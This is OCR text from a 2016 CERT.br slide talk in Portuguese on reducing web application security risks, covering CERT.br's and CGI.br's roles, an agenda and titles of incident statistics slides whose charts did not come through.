
nic.br cgi.br | cert.br

Rio Info 2016
Rio de Janeiro, RJ
04 de julho de 2016

Mitigando os Riscos de Segurança em Aplicações Web

Miriam von Zuben
miriam@cert.br

cert.br nic.br cgi.br



SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org


The Honeynet PROJECT

Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Prover a facilitação e o apoio necessários no processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

Estrutura do CGI.br e NIC.br



1 – Ministério da Ciência e Tecnologia (Coordenação)
2 – Ministério das Comunicações
3 – Casa Civil da Presidência da República
4 – Ministério da Defesa
5 – Ministério do Desenvolvimento, Indústria e Comércio Exterior
6 – Ministério do Planejamento, Orçamento e Gestão
7 – Agência Nacional de Telecomunicações (Anatel)
8 – Cons. Nacional de Desenvolvimento Científico e Tecnológico
9 – Fórum Nac. de Secretários Estaduais para Assuntos de C&T
10 – Representante de Notório Saber em assuntos de Internet

11 – provedores de acesso e conteúdo
12 – provedores de infra-estrutura de telecomunicações
13 – indústria de bens de informática, telecomunicações e software
14 – segmento das empresas usuárias de Internet
15-18 – representantes do terceiro setor
19-21 – representantes da comunidade científica e tecnológica

Comitê Gestor da Internet no Brasil – CGI.br

Entidade multissetorial, criada em 1995, responsável por coordenar e integrar as iniciativas e serviços da Internet no País.

Dentre as atribuições definidas no Decreto Presidencial nº 4.829, de 03 de setembro de 2003, destacam-se:


- **a proposição de normas e procedimentos relativos à regulamentação das atividades na internet;**
- **a recomendação de padrões e procedimentos técnicos operacionais para a internet no Brasil;**
- **o estabelecimento de diretrizes estratégicas relacionadas ao uso e desenvolvimento da internet no Brasil;**
- **a promoção de estudos e padrões técnicos para a segurança das redes e serviços no país;**
- **a coordenação da atribuição de endereços internet (IPs) e do registro de nomes de domínios usando <.br>;**
- **a coleta, organização e disseminação de informações sobre os serviços internet, incluindo indicadores e estatísticas.**
- **ser representado nos fóruns técnicos nacionais e internacionais relativos à Internet;**

http://www.cgi.br/sobre/


Agenda

- **Estatísticas gerais**
- **Cenário atual de ataques Web**
  - Exemplos recentes
- **Como reduzir os riscos**
- **Referências**


Estatísticas CERT.br – 1999 a 2015




Estatísticas CERT.br – 1999 a 2015




Estatísticas CERT.br – 2015



Estatísticas CERT.br – 2015



Estatísticas CERT.br – 2005 a 2015

